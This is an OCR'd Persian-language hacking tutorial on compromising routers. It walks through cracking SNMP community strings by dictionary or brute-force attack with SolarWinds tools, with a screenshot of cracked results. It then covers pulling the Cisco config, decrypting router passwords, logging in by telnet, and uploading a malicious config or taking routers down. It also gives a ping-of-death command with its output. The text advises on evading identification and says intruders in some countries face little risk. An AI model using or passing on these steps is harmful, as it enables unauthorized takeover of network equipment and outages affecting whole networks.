
من به شما این نکته را خواهم گفت که چگونه می توان از طریق پروتکل بالا دست به پیکربندی روتر ها زد ولی این نکته راهم فراموش نکنید که به همین راحتی می توانید کنترل یک روتر را از راه دور در دست گیرید و ناشناس هم باقی بمانید لازم به ذکر است که تمامی روش هایی را که برای ناشناس ماندن در عملیات نفوذگری در لایه های فوقانی شبکه به کار می روند در این لایه تقریبا بی تا ثیر می باشند زیرا علاوه بر IP در هنگام ارتباط به طور مثال شماره سخت افزاری رایانه اتان MAC Address نیز ثبت می شود.




البته پارامتر های ارتباطی دیگری نیز ثبت خواهند شد که تا به حال امکان هیچ گونه شیوه تغییر یا پاک کردن آن پارامتر ها در دسترس نمی باشد(به جهت مسایل حفاظتی از بردن نام این پارامتر ها سری خود داری می شود) چه شما بخواهید یا نخواهید اگر قصد پیگیری باشد توسط متخصصان مجرب امور مبارزه با جرایم سایبر حتما شناسایی خواهید شد البته باز مثل همیشه این به کشوری که در حال حاضر در آن هستید بسیار بستگی دارد در کشور هایی می توانید خیالتان راحت باشد حتی نیازی با عملیات نفوذ به صورتRemote هم نخواهید داشت براحتی می توانید به صورت Local و در جلوی چشم مسولین بروید و نفوذ خود را عملی سازید حتما می دانید که منظور من کدام کشور هاست ولی در بعضی کشور ها هم آنقدر عملیات تریس بک پیچیده ای صورت می گیرد که هر از چند گاهی نیز بعضی از هکر های بزرگ هم بدام قانون می افتند به هر جهت اگر در کشور های جهان سومی ساکن هستید خیالتان راحت باشد چونکه نه متخصصان بخش مبارزه با جرایم رایانه ای اصلا وجود ندارد اگر هم وجود داشته باشد مثل ایران تخصص هایی که در بالا به یک نمونه از آن اشاره کردیم را ندارند و تمامی تکیه اشان به سیستم های مخابراتی است نه بر توانایی های خود مبنی بر شناسایی نفوذگران .به هر جهت مفهوم کلی این است که به هیچ عنوان امکان پوشانیدن تمامی اعمالتان در دسترس نخواهد بود پس به عواقب این گونه اعمال همیشه فکر کنید دانستن این اطلاعات مفید است ولی نیازی نیست که انسان هر دانشی را در عرصه عمل اجرا کند پیشنهاد می شود برای اینکه بتوانید چنین توانایی هایی را کسب و به اجرا بگذارید همانند هکر های کلاه سفید عمل نمایید تا کارتان نیز جنبه ی قانونی هم داشته باشد.

به آنجا رسیدیم که می توان از پروتکل فوق در جهت عملیات نفوذ بهره برد. یکی از این راه ها استفاده ازSNMP می باشد .اگر موفق به پیدا کردن یک پروتکلSNMP در یک مجموعه اجزا شبکه شدید به راحتی می توانیدم config روتر و پارامتر های انرا با توجه به دستوراتی که در بخش ها گذشته فرا گرفتید را باز آوری و بیرون بکشید در ابتدای این عملیات همانطور که گفته شد در بخش مانیتورینگ نیاز به یک سری نرم افزار خاص می باشد که در اینجا من به یکی از برترین و کاملترین پکیج ابزار های شبکه ای اشاره مینمایم دوستانی که با این نرم افزار کار حرفه ای کرده اند حرف من را تصدیق می نمایند که در زمینه ابزار های شبکه این مجموعه ابزار بی مثال است البته بسیاری از ابزار های مشابه ان در بسیاری دیگر ار مجموعه های شبکه یافت می شود ولی به هر جهت هم از نظر کامل بودن ابزار ها و همچنین نحوه استفاده خود

من بیشتر از دیگر مجموعه ها ترجیح میدهم هر چند که نظر دیگر دوستان به دیگر مجموعه های متشابه معطوف باشد ابتدا نرم افزار SolarWinds Engineer Edition 2005 Version 8 را ادریافت و نصب نمایید برای این کار از برنامه ی SNMP brute force attack یاSNMP dictionary attack استفاده کنید . به شکل زیر توجه بفرمایید .



اگر موفق به پیدا کردن SNMP شدید به راحتی می توانید config روتر مورد نظر را باز آوری نمایید بعد از این عملیات اسکن و کراک روترSNMP و IP روتر هدف را در برنامه ی cisco config download قرار دهید و به راحتی config را بدست اورید .این عملیات بسته به نوع وRange روتر های که اسکن می نماید بستگی دارد در بسیاری از موارد حملات از طریق Dictionary Attackبه جواب مورد نظر می رسد ولی در مواقعی که این روش جوابی نمی دهد تنها راه باقی مانده همان استفاده از SNMP Brute Force attack هست گرچه استفاده از این روش طولانی به نظر می رسد ولی در اخر سر به جواب خواهد رسید البته این افزایش زمان در بدست آوردن پیکربندی خود یک عامل خطرناک در عملیات نفوذ است بیشتر از این روش بر روی شبکه های با حفاظت کم استفاده میگردد بعد از به دست اوردن config روتر password و username روتررو که درconfig وجود دارد را یاد داشت نمایید.




SNMP Dictionary Attack (SNMP-Attack.mdb)

File Edit Run Filter Hep

New Open Prin: Import Export Dictionary Settings Start Stop Help SOLARWINDS.NET Network Management Tools

IP Address	Complete	Word Count / Results	DNS	Sysname	Community	Response Time
10.252.1.120	☐	2300 words				109 milliseconds
10.252.1.127	☑	Complete	ch.tlab.org	Chinese base NT	@#SD#	246 milliseconds
10.252.1.130	☑	No response	frogs.tlab.org			Request Timed Out
10.252.3.7	☑	Complete	msns.tlab.org	MSNS	public	50 milliseconds
10.252.3.67	☐	4523 words	mscp.tlab.org	MSCP		63 milliseconds
10.252.3.134	☑	Complete	cid.tlab.org	CID	public	57 milliseconds
10.252.3.249	☐	4562 words	mssw.tlab.org	MSSW		36 milliseconds
10.252.5.43	☑	Complete	orc.tlab.org	ORC	public	35 milliseconds
10.252.5.112	☑	Complete	german-2000.tlab.org	German 2000 Test	warped	50 milliseconds
10.252.5.118	☑	Complete	mir.tlab.org	MIR	public	40 milliseconds
10.252.5.121	☑	Complete	german.tlab.org	German base NT	warped	38 milliseconds
10.252.5.122	☑	Complete	trinet-qwes.tlab.org	TRINET Customer	trinet2	81 milliseconds
10.252.5.129	☑	Complete	arch.tlab.org	ARCH 2000	public	97 milliseconds
10.252.5.132	☑	Complete	socwork.tlab.org	SOCWORK	private	53 milliseconds
10.252.5.142	☐	4562 words	cf.tlab.org	CF NT		39 milliseconds
10.252.5.144	☑	Complete	french-95.tlab.org	French 95 Test	warped	40 milliseconds
10.252.5.171	☑	Complete	english-2000.tlab.org	German 2000 Test	warped	52 milliseconds
10.252.5.173	☑	Complete	russian.tlab.org	Russian base NT	warped	42 milliseconds
10.252.5.204	☐		orient.tlab.org			
10.60.197.2	☐	4566 words				5 milliseconds
10.60.197.3	☑	Complete	Traffic-4.Com	Traffic Generator	public	1 milliseconds
10.60.197.200	☐	4560 words	Gateway.TestLab.SolarWinds....	TestLab Cisco 7500	swtlab	1 milliseconds
10.60.197.204	☑	Complete	Remote.TestLab.SolarWinds....	TestLab Remote Cisco 3...	hidden	350 milliseconds
10.60.197.217	☑	Complete	Server1.TestLab.SolarWinds....	NT Server 1	swtlab	362 milliseconds
10.60.197.218	☑	Complete	Server2.TestLab.SolarWinds....	NT Server 2	swtlab	361 milliseconds
10.60.197.220	☐	1350 words	Development.TestLab.SolarWi...	NT Development		1 milliseconds
10.60.197.245	☑	No response	DAVE'S			Request Timed Out
10.60.197.250	☑	No response				Request Timed Out
10.60.197.251	☐	1350 words	SNMP-Warp.TestLab.SolarWi...	SNMP Warp	bogus	1 milliseconds
10.60.197.252	☑	Complete	nt3.tlab.org	NT 3	swtlab	Request Timed Out
10.60.197.253	☑	Complete	nt4.tlab.org	NT 4	swtlab	1 milliseconds
10.60.197.254	☑	Complete	french-2000.tlab.org	French 2000 Test	warped	3 milliseconds


Attack Stopped ... 0



با یک telnet ساده وارد روتر شوید در بعضی مواقع password روتر به صورت encryptشده می باشد که شما باید ورود به روتر ان راdecrypt کنید.برای این کار از برنامه ی cisco router password decrypt استفاده کنید.اگر روتر از سری 3600 باشد می توانید بلافاصله بعد از ورود از دستورeenn استفاده که به شما بالاترین دسترسی را می دهد تغییر پیدا می کند با توجه با سری و مدل # که اگر این دستور را اجرا کنید علامت > به های مختلف به دستور به کار رفته توجه کنید. با داشتن یک کنترل کامل بر

روی پروتکل SNMP می شود هر کاری را که در نظر دارید بر روی روتر انجام دهید در بعضی موارد نیز به دلیل بی توجه مسوول امنیت شبکه از SNMP پیش فرض مثلا public استفاده می شود .در خیلی از شبکه ها چنین است مثلا می شود روی روتر به راحتی configدلخواه خود را upload نمایید و یا می شود روتر را down نموده و کل شبکه برای مدت نامعلومی از کار بفتد عده ای نیز می توانند باUpload پیکربندی جدید و گذاشتن کلمه User و Edit برداشتن هر گونه حق تعویض یا Secret دیگر و همچنین تعویض کلمه Password پیکربندی روتر مشکلات حادی را ایجاد نمایند در صورت پیش آمدن چنین وضعی عوض کردن پیکربندی الوده کار بسیار سختی می باشد و همین وقفه باعث تاخیر و مشکلات
متعددی در شبکه مورد نظر می شود تمامب برنامه هایی را که در بالا به آنها اشاره نمودیم در برنامه SolarWinds Engineer Edition 2005 در دسترس می باشد حجم برنامه SolarWind برای دریافت در آخرین نسخه مهندسی در حدود 100 مگابایت می باشد طبق گفته یکی از دوستان محترم آقای Elite چنین امکاناتی بعلاوه امکانات دیگری در حد پیشرفته تر از برنامه فوق با نام Network Inspectorنیز یافت می شود این برنامه نیز در حدود 65 مگابات برای دریافت در دسترس می باشد کلیه این مجموعه ها Commercialبوده و نسخه های نمایشی آنها برای دریافت در دسترس عموم می باشد.

استفاده از Cisco Security Scanner



یکی از برنامه های معروف شناسایی اسیب پذیریهای شبکه برنامه Cisco Security Scanner یا همان Netsonar می باشد این نرم افزار بر روی سیستم های
windows NT/9x/2k/XP/Server و همچنین Solaris و Solaris x86 قابل استفاده میباشد یکی از مزیت های این اسکنر نمایش تجهیزات درون شبکه ای که توسط اسکنر در حال بررسی است می باشد این اسکنر برای تست آسیب پذیری های تجهیزات و پروتکل ها و سرویس های زیر مورد استفاده مدیران امنیتی(وهمچنین نفوذگران) قرار می گیرد این اسکنر نیز در نسخه های تجاری ئ نمایشی در دسترس می باشد برای استفاده کامل از دیتابیس آسیب پذیری ها نسخه مورد نظرتان بایستی FullVersion بوده باشد یکی از نقص های این ابزار کند بودن عملکرد بررسی اسیب پذیری ها است بهتر است که در انتخاب Range هدف های مورد بررسی حوزه هایی کوچکی را مورد بررسی قرار دهید .

- **Unix hosts**
- **Windows NT hosts**
- **Network TCP/IP hosts**
- **Mail servers**
- **Web servers**
- **FTP servers**
- **Routers**
- **Firewalls**
- **Switches**

این اسکنر از یک دیتابیس اسیب پذیری همانند دیگر اسکنر ها استفاده می نماید ولی طبق نظر بعضی دوستان بهتر از فقط از قابلیت های خاص و ویژه اسکنر از جمله تست آسیب پذیری های روتر ها آز آن استفاده شود و برای پیدا نمودن دیگر آسیب پذیری های متداول شبکه از همان اسکنر های معمول همانند ISS وRetina استفاده شود دیتابیس این نرم افزار نیز به صورت دستی قابل تغییر و بروز رسانی است.یکی دیگر از قابلیت های جالب این برنامه تنظیم خودکار برای اسکن کردن شبکه به صورت تعیین زمان است یعنی می توانید برای هر 12 ساعت یا هر بازه زمانی این اسکنر را پیکربندی نمایید و سپس گزارشات نهایی را از طریق راه دور چک نمایید این مزیت بسیار بزرگی برای مدیران امنیتی شبکه ها است که هم زمان مسولیت حفاظت چندین شبکه را بر عهده دارند یکی دیگر از نکات استفاده از این برنامه این است که هنگامی که یک روتر یا یک سخت افزار جدید به شبکه اتان اضافه می شود بدون تاخیر بایستی تست امنیت توط این اسکنر را انجام دهید و به گزارشات قبلی تکیه ننمایید.

حملات DoS وDDoS

این گونه حملات نیز به منظور های خاصی صورت میگیرد گاهی نیز برای Down نمودن یک شبکه از آنها استفاده میشود این بستگی به نوع هدف نفوذگر دارد بعضی از متدها استفاده ازping مرگبار و یا با یک سری از ابزار های در دسترسی و یا با یک سری Exploit هایی که جهت حملیات خارج سازی از سرویس طراحی شده اند می توان استفاده نمود بعضی از این ابزار ها در www.packetstormsecurity.com براحتی با یک جستجوی ساده پیدا میشوند.

Ping of Death

کاربرد پینگ مرگبار به صورت زیر است


```
C:\>ping -n 4294967295 -l 65500 -i 254 127.0.0.1
Pinging 127.0.0.1 with 65500 bytes of data :
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=5ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=5ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=5ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Ping statistics for 127.0.0.1:
Packets: Sent = 54، Received = 54، Lost = 0 (0% loss،(
Approximate round trip times in milli-seconds:
```


Minimum = 3ms، Maximum = 5ms، Average = 3ms


اغلب در مدل های قدیمی تر این روش جواب میداد یعنی روتر بعد از چند دقیقه هنگRestart و می شد و می توانستید از بعضی از سرویس های آن به صورت محدود استفاده نمایید.

